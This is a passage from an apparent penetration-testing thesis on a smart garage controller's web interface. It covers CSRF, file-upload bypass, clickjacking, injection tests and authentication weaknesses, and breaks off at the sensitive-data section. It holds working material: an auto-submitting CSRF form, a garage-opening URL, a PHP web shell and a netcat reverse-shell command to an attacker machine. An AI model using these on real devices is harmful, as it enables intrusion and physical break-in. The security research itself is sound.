    <input type="hidden" name="sel&#95;language" value="en" />
    <input type="hidden" name="pin" value="1337" />
    <input type="hidden" name="comment" value="test" />
    <input type="hidden" name="num&#95;doors" value="1" />
    <input type="hidden" name="door1" value="1" />
    <input type="hidden" name="camera&#95;access" value="0" />
    <input type="hidden" name="remote&#95;connection" value="1"
    />
    <input type="hidden" name="user&#95;access" value="1" />
    <input type="hidden" name="event&#95;start&#95;date" value="
    16&#47;04&#47;2020" />
    <input type="hidden" name="inp&#45;99" value="
    8&#35;9&#35;10&#35;11&#35;12&#35;13&#35;15&#35;16&#35;17" />
    <input type="hidden" name="inp&#45;0" value="
    8&#35;9&#35;10&#35;11&#35;12&#35;13&#35;15&#35;16&#35;17" />
    <input type="hidden" name="inp&#45;1" value="
    8&#35;9&#35;10&#35;11&#35;12&#35;13&#35;15&#35;16&#35;17" />
    <input type="hidden" name="inp&#45;2" value="
    8&#35;9&#35;10&#35;11&#35;12&#35;13&#35;15&#35;16&#35;17" />
    <input type="hidden" name="inp&#45;3" value="
    8&#35;9&#35;10&#35;11&#35;12&#35;13&#35;15&#35;16&#35;17" />
    <input type="hidden" name="inp&#45;4" value="
    8&#35;9&#35;10&#35;11&#35;12&#35;13&#35;15&#35;16&#35;17" />
```

```
22      <input type="hidden" name="inp&#45;5" value="" />
23      <input type="hidden" name="inp&#45;6" value="" />
24      <input type="hidden" name="op" value="config" />
25      <input type="hidden" name="opc" value="users" />
26      <input type="hidden" name="op&#95;user" value="create&#45;
        user" />
27      <input type="hidden" name="user&#45;create" value="Create" /
        >
28      <input type="submit" value="Submit request" />
29  </form>
30  <script>
31      document.TheForm.submit();
32  </script>
```

Listing 5.2: PoC for CSRF vulnerability allowing creation of new users

Finding 2

It was possible to provide the victim with a link to a GET request to open the garage, via /isg/opendoor.php. The attacker could specify which door to open or close. The PoC for the vulnerability can be seen in listing 5.3.

```
1 http://192.168.1.100/isg/opendoor.php?numdoor=1&status=0
```

Listing 5.3: PoC for CSRF vulnerability allowing opening of garage

Finding 3

It was possible to upload an image (PNG, JPG, JPEG) by exploiting the CSRF vulnerability, via /index.php. The attacker could specify the image to be uploaded. The PoC was created by using Burp Suite Professional's automation tool, and can be found in appendix C in listing C.1.

Finding 4

It was possible to upload a sound file (WAV) by exploiting the CSRF vulnerability, via /index.php. The attacker could specify the sound file to be uploaded. The PoC was created by using Burp Suite Professional's automation tool, and can be found in appendix C in listing C.2.

5.3.4 Discussion

For finding 1 the attack only works if the targeted user is logged in as admin. If the user doesn't have admin privileges, the request will be denied.

For finding 2 the attack will work independent of which type of privileges the

targeted user has. All user accounts have the ability to open and close garage doors/gates.

Finding 3 and 4 are not by themselves posing any severe impact. They could be used to upload unwanted images or sounds. What is more important here is that file uploading functionalities could be vulnerable to unrestricted file uploading, thus allowing an attacker to upload malicious files outside of the defined scope of allowed file types. This was tested in section 5.4.

All GET requests had this vulnerability, but because of the intended usage of GET (instead of POST) is to not change any state on the server, it should not be considered a risk. If it is a state changing request, like in finding 2, it is more secure to implement the request as a POST request.

All POST requests were vulnerable to CSRF, except for the requests requiring Admin's password. It is not possible to auto-submit a POST form without knowing the password. It could be combined with a data leakage, either from the iSmartgate product or from another platform which can be linked to the same user. To prompt for the user's password in all POST requests is not a recommended security control to prevent CSRF, there are more efficient ways to not cause a trade-off between the usability and the security of the application.

The CSRF vulnerability could be used in combination with other vulnerabilities to make it possible for an unauthenticated remote attacker to access vulnerabilities that require authentication to be exploited. To deliver an attack including a CSRF vulnerability, the attacker could use phishing. By sending an email containing a link to the targeted request, the attack would reach its victim.

5.4 Exploitation Task 3: Unrestricted File Upload

Attempt to exploit the functionality of uploading files to the web server through the web application.

5.4.1 Background

When uploading a file, the server receives user input that will be stored on the server. Without restrictions to what is allowed to be uploaded, this feature could be used by an attacker to write malicious code to the application. Then the attacker only needs to find a way to execute the uploaded code for the attack to be complete.

The consequences can vary from denial of service goals, such as defacement of a website or blocking others from storing data by running the server out of storage, to gain full control over the application.

There are five parameters that can be used to validate the input file.

1. File extension
2. Content-type
3. Magic bytes/File signature/Magic numbers
4. Content
5. File size

Parameters 1-4 are shown in figure 5.4. The file extension should match the allowed file formats. For example it should not be possible for a user to upload *image.php*, when only PNG files are allowed.

The *content-type* field is used by the client to tell the server the media type of the input resource [7]. When a file is being sent, the *content-type* for the whole HTTP POST request is set to *multipart/form-data; boundary=something*. This means that the message body of the POST request will be divided into multiple parts, divided by the determined boundary. In figure 5.4 the boundary is clearly displayed at the top and at the bottom of the part containing the data for uploading the file:

```
------WebKitFormBoundaryTB4eQ8UVUxgcg3KX
```

Besides this global entity header, the part of the message body that contains the input file has its own *content-type* entity header. Example of values are image/png, application/x-php, audio/wav and text/plain. The value should match

[7] https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Type | Published 2020-04-24, visited 2020-05-26




Figure 5.4: 1: file extension, 2: content-type, 3: magic bytes and 4: content

the allowed content types.

The magic bytes are placed at the start of a file, which are unique to a particular file type. They aren't visible to the user, but can be displayed by using tools such as a hex editor. For a PNG file the magic bytes are:

```
8950 4E47 0D0A 1A0A
```

In figure 5.4 the magic bytes are displayed in ASCII. They are supposed to match the allowed set of magic bytes.

The actual content of the file can also be used for validation of the input. It is possible to place malicious code inside the content, while having the above three parameters correct.

The fifth parameter is the file size. If there is no maximum file size set, a user could cause a denial of service by uploading a huge file. The process for uploading the file to the server could hold up resources, or the size of the file will fill up the space on the server and leaving no space left for others to upload files.

5.4.2 Method

The goal of the test was to bypass potential security measures in order to upload a malicious file. In this case, the malicious file was chosen to be a PHP script executing the function *phpinfo()*.

Three things were needed to be known:

1. Which are the requests used for file uploading,
2. Where will the uploaded files be stored,
3. Which parameters are used for input validation.

First, requests used for uploading files were enumerated. Then an attempt was made to upload a legitimate file and check the HTML document to see if it said the location of the uploaded file. If the location was displayed, an attempt was made to access it through the browser (e.g. *www.website.com/location/of/uploaded/file*).

To gather information about which parameters are used for validation, two steps were done. The first step was to inspect the HTML documents to see if there were any information about allowed file extensions or file sizes. The second step included multiple tests of uploading files and manipulate parameters 1-4. Burp Suite Professional was used to manipulate the parameters in the proxy set up between the client and server. The made manipulations of the parameters were:

Testing of unrestricted file uploads		
01. Directly upload info.php without making any manipulations.		
FE: info.php	CT: application/x-php	MB: –
Content: `<?php phpinfo() ?>`		

02. Upload info.php.jpg without making any manipulations.		
FE: info.php.jpg	CT: image/jpeg	MB: –
Content: `<?php phpinfo() ?>`		

03. Upload info.php.jpg and remove the JPG extension in the proxy.		
FE: info.php	CT: image/png	MB: –
Content: `<?php phpinfo() ?>`		

Continuation of Table 4.7		
04. Upload info.php and change content-type to image/png in the proxy.		
FE: info.php	CT: image/php	MB: –
Content: `<?php phpinfo() ?>`		

05. Upload info.php3 without manipulations.		
FE: info.php3	CT: application/x-php	MB: –
Content: `<?php phpinfo() ?>`		

06. Upload info.php3 with extensions JPG/JPEG/PNG and without manipulation.		
FE: info.php.JPG/JPEG/PNG	CT: image/jpeg or image/png	MB: –
Content: `<?php phpinfo() ?>`		

07. Upload image.png with the PHP payload in the metadata.		
FE: image.png	CT: image/png	MB: `8950 4E47 0D0A 1A0A`
Content: A normal PNG image with metadata containing `<?php phpinfo() ?>`		

08. Upload image.jpg and image.jpeg with the PHP payload as a comment.		
FE: image.jpg and image.jpeg	CT: image/jpeg	MB: `FFD8 FFE0 0010 4A46 4946 0001`
Content: A normal JPG image with a comment containing `<?php phpinfo() ?>`		

09. Upload info.php.jpg and include null bytes as terminator.		
FE: info.php%001.jpg and info.php\x00.jpg	CT: image/jpeg	MB: –
Content: `<?php phpinfo() ?>`		

10. Upload info.phpD.jpg and replace D with 00 (null bytes) as terminator in the proxy.		
FE: info.php\x00.jpg	CT: image/jpeg	MB: –
Content: `<?php phpinfo() ?>`		

11. Upload a large file.		
FE: largefile.txt	CT: text/plain	MB: –




Figure 5.5: Magic bytes of JPG are marked with orange background

Continuation of Table 4.7		
Content: the password list rockyou (133.4 MiB)		

12. Upload info.php and add PNG magic bytes in the proxy.		
FE: info.php	CT: application/x-php	MB: `8950 4E47 0D0A 1A0A`
Content: `<?php phpinfo() ?>`		

12. Upload info.php and add JPG magic bytes in the proxy.		
FE: info.php	CT: application/x-php	MB: See figure 5.5
Content: `<?php phpinfo() ?>`		
End of Table		

Table 5.1: Manipulations made to the file parameters. | FE = file extension, CT = content-type and MB = magic bytes.

5.4.3 Result

Four POST requests were used for uploading files:

1. Upload images (PNG, JPG, JPEG) for demonstrating the doors being open and closed
2. Upload sounds (WAV) to be played when opening and closing the doors
3. Upload a user database (BK) to replace the current user database
4. Upload new firmware

Only number 1 and 2 indicated where the destination was on the server for the uploaded file. Those two are described in the findings below.

Finding 1

The request to upload images was investigated first. Six images could be uploaded, and they would be stored as imgopen1.png, imgclose1.png, imgopen2.png, imgclose2.png, imgopoen3.png and imgclose3.png with one of the allowed extensions PNG/JPG/JPEG. Figure 5.6 presents the view of the POST form used to upload images to door 3.




Figure 5.6: The form used to upload images to door number 3

All tests from table 5.1 were made:

- Tests 1-6 and 9-10 didn't get uploaded
- Test 7 and 8 both had their images uploaded, but when downloading the uploaded files the comments didn't contain the PHP payload anymore
- Test 11 returned the error message *413 Request Entity Too Large* from the Nginx server
- Test 12 and 13 had their files uploaded as imgopen1.php and the function *phpinfo()* executed

The application only validated the magic bytes to be one of the allowed file formats. It was possible to upload a PHP file with two conditions:

1. Inclusion of allowed magic bytes of PNG/JPG/JPEG
2. The file extension set to PHP

A full PoC can be found in appendix C in listing C.1.

Finding 2

Six sounds could be uploaded, and they were stored as soundopen1.wav, soundclose1.wav, soundopen2.wav, soundclose1.wav, soundopen3.wav and soundclose1.wav. The request to upload sound files was also vulnerable to unrestricted file upload. It was possible to upload a PHP file with two conditions:

1. Inclusion of allowed magic bytes of WAV
2. The file extension set to PHP

The output from accessing the uploaded PHP file can be found in figure 5.7. A full PoC can be found in appendix C in listing C.2.




Figure 5.7: Output from uploading a PHP file instead of a sound file, including the *phpinfo()* function

5.4.4 Discussion

Unrestricted file upload can be said to be a critical vulnerability, since an adversary could exploit it. For example an adversary could upload a backdoor, which in turn could be used for installing malware.

Further testing was made, and it was possible to upload a PHP script containing a more dangerous payload. The mentioned script opens up a PHP shell on the web server, that can be accessed through a GET request. The attacker could send shell commands to the web server through the PHP shell. Here is how the payload looked liked:

```
1 <?php
2     $cmd=$_GET['cmd'];
3     system($cmd);
4 ?>
```

For example, to list the current working directory, the command could easily be sent to the server by typing:

```
http://192.168.1.100/isg/img_doors/imgclose2.php?cmd=ls
```

Or to open a Netcat reverse shell, which is more stable than the PHP shell, the following command is used:

```
http://192.168.1.100/isg/img_doors/imgclose2.php?cmd=nc
    %20192.168.1.104%204444%20-e%20/bin/bash
```

The server will then try to connect to the attacker's machine, in this case 192.168.1.104 on port 4444. When the connection is being made, the program /bin/bash will be executed. Important here is to make sure that the attacker's port 4444 is listening to incoming connections, before the command is being sent to the server.

An interesting build-on to the unrestricted file upload vulnerability, is to combine it with the CSRF vulnerability. It was shown that it was possible to exploit CSRF to upload files remotely as an unauthenticated user.

5.5 Exploitation Task 4: Clickjacking

Attempt to exploit clickjacking vulnerability.

5.5.1 Background

Clickjacking reminds a lot of CSRF, with the delivery of the attack needing user interaction. The main difference between the two vulnerabilities is that clickjacking requires more interaction from the user. Clicking a link in an email is not enough. The user has to click on a button placed on a decoy website, controlled by the adversary [8].

The goal of clickjacking is to get the user to perform an action without being aware. The adversary has to lure the user to a malicious website, controlled by the adversary. The malicious website contains two layers:

1. Bottom layer has a decoy website, with a button aligned with the top layer button. The user can clearly see this layer.

2. Top layer has the legitimate website, with a button that needs to be pressed for the attack to succeed. The transparency is set to high, and the user can not see this layer.

[8] https://portswigger.net/web-security/clickjacking | Published unknown, visited 2020-05-30




Figure 5.8: Top and bottom layer of the malicious website

When the user is "clicking" on the bottom layer button, the click is actually being registered on the top layer button. Since the user can not see the top layer button, the user will think that they have clicked the visible bottom layer button. The two layers are described in figure 5.8.

Protection against CSRF does not help preventing clickjacking attacks.

5.5.2 Method

The testing was done by set up a website with two layers. The top layer was embedded with an iframe, and had the opacity set to 0.0. It pointed to the page managing the user accounts of the controller. The goal was to perform a denial of service attack, by deleting a user account. The decoy website had a descriptive text and a button that was aligned with the delete button from the web application's interface.

After the creating of the malicious website, it was tested by having an authenticated user accessing the website and clicking the decoy button.

5.5.3 Result

Finding 1

The web application was vulnerable to clickjacking. The malicious website used for the attack can be seen in figure 5.9, where the view is as the victim would see the website. In figure 5.10 the opacity has been changed to 0.5 for the top layer, displaying how the delete button is aligned with the decoy button captioned with *Click*. The full PoC can be found in the appendix D in listing D.1.




Figure 5.9: How the malicious website looks like for the victim




Figure 5.10: How the website looks like with the top layer's opacity set to 0.5

5.5.4 Discussion

Clickjacking can be used to make the user perform unwanted actions. In this test, the removal of a user account was made, but it is possible to embed any page from the web application of the controller and exploit it.

Like with CSRF, the victim has to be logged in for the attack to succeed. Depending on which request is being targeted, in this case it was the deletion of a user account, the admin user has to be the victim and not a normal user.

Another similarity with CSRF is that clickjacking can be combined with other vulnerabilities in attacks, to allow an unauthenticated remote attacker to exploit vulnerabilities requiring authentication.

5.6 Exploitation Task 5: Remote Code Execution

The initial vulnerability scan from Nessus flagged for a potential remote code execution vulnerability in the web application of the controller.

5.6.1 Background

Remote code execution is also known as RCE. It is a broad category of vulnerabilities, but with the common goal of being able to remotely execute code on the targeted system [18].

5.6.2 Method

Nessus had pointed out a Metasploit module to both check for the vulnerability and to perform the attack. The module was used for testing the attack. It was called:

```
PHP-FPM Underflow RCE
exploit/multi/http/php_fpm_rce
```

The module uses an underflow vulnerability found in PHP-FPM on Nginx. It only works for certain configurations of Nginx and PHP-FPM [9].

[9] https://www.rapid7.com/db/modules/exploit/multi/http/php_fpm_rce | Published 2020-03-05, visited 2020-06-02

5.6.3 Result

The attack was not successful. It did not pass the check method implemented in the Metasploit module.

5.6.4 Discussion

Assuming that the Metasploit module was implemented correctly, the web application did not fulfill the requirements for a successful exploit.

5.7 Exploitation Task 6: Command Injection

The initial vulnerability scan from Nessus flagged for a potential command injection vulnerability in the web application of the controller.

5.7.1 Background

Command injection also goes under the names OS command injection and shell injection. The goal of the attack is to execute OS commands on the targeted server [10,11].

Web application servers may need to communicate with the underlying OS, and it is done by sending commands that the OS can understand. The OS has a lot of abilities to reveal, modify and create data. If an adversary gets hold of a command injection vulnerability, they could for example get access to databases or pivot to other systems within the organization.

5.7.2 Method

Nessus had pointed out a Metasploit module to perform the attack. The module was used for testing the attack. It was called [12]:

```
php imap_open Remote Code Execution
exploit/linux/http/php_imap_open_rce
```

[10]https://portswigger.net/web-security/os-command-injection | Published unknown, visited 2020-06-02

[11]https://www.netsparker.com/blog/web-security/command-injection-vulnerability/ | Published 2019-07-04, visited 2020-06-02

[12]https://www.rapid7.com/db/modules/exploit/linux/http/php_imap_open_rce | Published 2020-03-19, visited 2020-06-02

The module exploits the function *imap_open* in PHP to execute OS commands [13]. This can be done both remotely and locally. The problem is that the libc-client uses */usr/bin/rsh* for connections to a given hostname, if a space char is given all arguments go to a *execve* call. In Debian based OS, rsh is a link to ssh. By using the flag *-oProxyCommand* in the call, it is possible to insert OS commands.

5.7.3 Result

The web application was not vulnerable to this attack.

5.7.4 Discussion

Assuming that the Metasploit module was implemented correctly, the web application did not fulfill the requirements for a successful exploit.

5.8 Exploitation Task 7: SQL Injection

The attack vector to be explored is SQL injections.

5.8.1 Background

Injections is one of OWASP Top Ten web vulnerabilities. They can be found in many different types of queries, commands, headers or parsers. In the previous section 5.7, command injections were brought up. Here the tests focus on SQL injections.

The cause of the vulnerability is that user input is allowed to execute. This leads to queries interacting with the database and retrieving/modifying/deleting data [14]. An example of an SQL query showing all public posts written by a specified user:

```
SELECT * FROM posts WHERE author = 'User' AND
public = 1;
```

An attack on that query could be to try to retrieve all posts, even the ones that are not public:

[13] https://bugs.php.net/bug.php?id=76428 | Published 2020-06-08, visited 2020-06-02

[14] https://portswigger.net/web-security/sql-injection | Published unknown, visited 2020-06-02

```
SELECT * FROM posts WHERE author = '--' AND
public = 1;
```

The -- double dash characters are used in some SQL languages to indicate the beginning of a comment. Everything after will be treated as a comment and not executed.

What to avoid is to concatenate the user input string with the SQL query. Instead, a good practise is to use prepared statements (also known as parameterized queries).

Example of a concatenated query:

```
String query = "SELECT * FROM product WHERE category = '" +
    input "'";
Statement statement = connection.createStatement();
Result result = statement.executeQuery(query);
```

Example of a prepared statement:

```
PreparedStatement statement = connection.prepareStatement("
    SELECT * FROM product WHERE category = ?");
statement.setString(1, input);
Result result = statement.executeQuery();
```

5.8.2 Method

An automation tool was used to fuzz for SQL injection vulnerabilities. The tool Intruder from Burp Suite Professional was set to use the predefined payload list of SQL injection queries. It was launched on all user input fields in the web interface.

The responses of the fuzzing was analyzed by looking at the size of the response. The most interesting responses were the outliers, which either had a smaller or greater size. They were inspected for errors revealing information about the database or a successful injection.

5.8.3 Result

No database error or successful SQL injection were made.

5.8.4 Discussion

When the SQL injection tests were made, information about which database was used did not exist. Nor did the access to the web application server. With

that information it would have been possible to audit the source code used for the SQL queries, and look for protections. It would also have been possible to create a specific payload list for the fuzzing, only consisting of SQLite known injection payloads.

With access to the web server, each file making a query to the database could be audited for concatenated input strings in queries. If prepared statements are used it would prove the database queries to be secure.

5.9 Exploitation Task 8: Broken Authentication

Broken authentication comes from OWASP Top Ten.

5.9.1 Background

Attacks on session management are common, since the implementation and design of access control can be difficult. Adversaries could compromise credentials, such as passwords or keys, or assume another user's identity.

Many types of vulnerabilities fall under this category. It could be anything from allowing automated attacks or permitting weak passwords, to misconfigured multifactor authentication or session IDs not being invalidated.

5.9.2 Method

Questions asked here were based on OWASP Top Ten information sheet about broken authentication [15]:

1. Does the application allow weak or well-known passwords?
2. Does the application allow brute force attacks?
3. Does the password recovery function use knowledge-based answers?
4. Does the application have multi-factor authentication?
5. Does the application rotate session IDs after successful login?

[15] https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A2-Broken_Authentication | Published unknown, visited 2020-06-02

6. Does the application properly invalidate session IDs?

5.9.3 Result

The web application had the following result.

Does the application allow weak or well-known passwords?

Yes, the first time the owner logs in to the controller, the user name *admin* is used with a blank password. During the first log in, which is during the installation of the smart garage, the owner is forced to set a password for the admin account. The minimum length for the password for logging into the controller is one character for all users, and common passwords such as *password* are allowed.

The minimum length for the password for connecting to the access point mode of the controller is eight characters, and common passwords such as 12345678 are allowed.

Does the application allow brute force attacks?

No, after typing the wrong password six times, for logging into the controller, the application requires the user to enter a CAPTCHA code. The CAPTCHA code is 4 characters long, with lower case letters a-z and numbers 0-9.

Does the password recovery function use knowledge-based answers?

No, for logging into the controller there is no knowledge-based password recovery. After one failed attempt to login, the user can press the recovery button, and fill out the username of the account to recover. The following informative message will be displayed:

```
An email has been sent to: te*****@*****k.com
```

The asterisks are fixed, and do not represent the length of the hidden characters.

Does the application have multi-factor authentication?

No, the controller does not have the option to enable multi-factor authentication.

Does the application rotate session IDs after successful login?

No, the controller does not rotate the session cookie after a successful login. When an unauthenticated user accesses the login page of the controller, a session cookie is presented to the browser. After the user logs in, the same session cookie is used.

The session cookie does not get exchanged in-between sessions in the same browser. If the user Alice logs in, she gets cookie A. When Alice logs out, cookie A is invalid and it can not be used to act as Alice, but no rotation is being made. The user Bob wants to log in from the same browser as Alice. He will be assigned the same cookie A as Alice.

Does the application properly invalidate session IDs?

The session cookie gets invalid when pressing the button to logout. If the user closes the session without clicking logout, the session cookie is still valid. The session cookie is valid for 72-94 hours, if the user did not actively press the logout button.

5.9.4 Discussion

These tests were done before having access to the source code of the controller. The answer of how long a session cookie is valid could be tuned to a more precise value, by inspecting the program used for session management.

According to OWASP, the usage of CAPTCHA is effective in stopping brute-force attacks and other automated attacks [16]. The important part is to make sure that the presented CAPTCHA is difficult to guess, not that it should be difficult to understand. By having the challenge set to 4 characters with lower case letters a-z (26 letters) and numbers 0-9 (10 numbers), the number of possibilities are 36 to the power of 4 (1,679,616 possibilities).

There are security improvements that could be done to the web application regarding the authentication. The improvements could be:

- Increase the minimum password length
- Restrict the use of well-known passwords

[16] https://owasp.org/www-community/controls/Blocking_Brute_Force_Attackssidebar-using-captchas | Published unknown, visited 2020-06-04

- Implement the option to enable multi-factor authentication
- Rotate the session cookie after logging in

5.10 Exploitation Task 9: Sensitive Data Exposure

Sensitive data exposure comes from OWASP Top Ten.

5.10.1 Background

Data in a web application can either be seen in transit between the client and the server, or stored on the server. Many protections could be in place to prevent an attacker from getting to the server, but if that happens the data should be easy to comprehend and use. By encrypting and/or hashing the stored data, it will be unreadable to the attacker. This applies to data in transit as well.

For passwords it is recommended to use a hash function to store them [17]. A hash function is a one-way function, meaning that it is not possible to *decrypt* it. It helps preserving the integrity of the data. To prevent password cracking attacks, the passwords get salted before they pass through the hash function. The salt is a randomly generated string that is added the password. An attacker would have to try all combinations of salt together with the potential passwords in order to crack the hash.

Encryption can be implemented on different levels of an application [18]. For example application level, network level, database level, filesystem level or hardware level. Encryption preserves the confidentiality of the application. Encrypted data can be made readable again by decrypting it. In order to encrypt/decrypt data, secret keys have to be used. There are two ways encryption can be made, either symmetric or asymmetric. In symmetric encryption one shared secret key is used for both encrypt/decrypt the message. In asymmetric encryption, each participant in the communication has their own set of keys. One key is considered to be public and used to encrypt messages. The other key is a private key, used to decrypt messages.

[17] https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html | Published unknown, visited 2020-06-03

[18] https://cheatsheetseries.owasp.org/cheatsheets/Cryptographic_Storage_Cheat_Sheet.html | Published unknown, visited 2020-06-03

Cryptographic algorithms are difficult to invent. That is why there are organizations producing standards for the public to use, instead of forcing individuals and companies to design their own [19,20].

For data in transit, the protocol Transport Layer Security (TLS) is used to encrypt data. TLS utilizes both symmetric and asymmetric encryption. Data sent using the protocol HTTPS is using TLS.

Eavesdropping is an attack against data in transit [19]. An attacker could tap in to the communication and read the data being sent. Another attack is man-in-the-middle (MITM) attack [20], where the attacker intercepts the communication between to parts and pretends to be the correct recipients in both ends. A MITM attack can read the messages, but also control the communication flow, and for example redirect the victim to a malicious website instead of a trusted website.

5.10.2 Method

Questions asked here were based on OWASP Top Ten information sheet about sensitive data exposure:

1. Is any data transmitted in clear text?
2. Are any old or weak cryptographic algorithms used either by default or in older code?

The tool Wireshark was used to identify protocols being used. Which does hand in hand with performing an eavesdrop attack on the communication.

An ARP poisoning attack was made with the tool Ettercap, to place the attacker between the client and the server. It was performed already in the information gathering phase.

[19] https://cheatsheetseries.owasp.org/cheatsheets/Cryptographic_Storage_Cheat_Sheet.html | Published unknown, visited 2020-06-03

[20] https://cheatsheetseries.owasp.org/cheatsheets/Cryptographic_Storage_Cheat_Sheet.html | Published unknown, visited 2020-06-03

5.10.3 Result

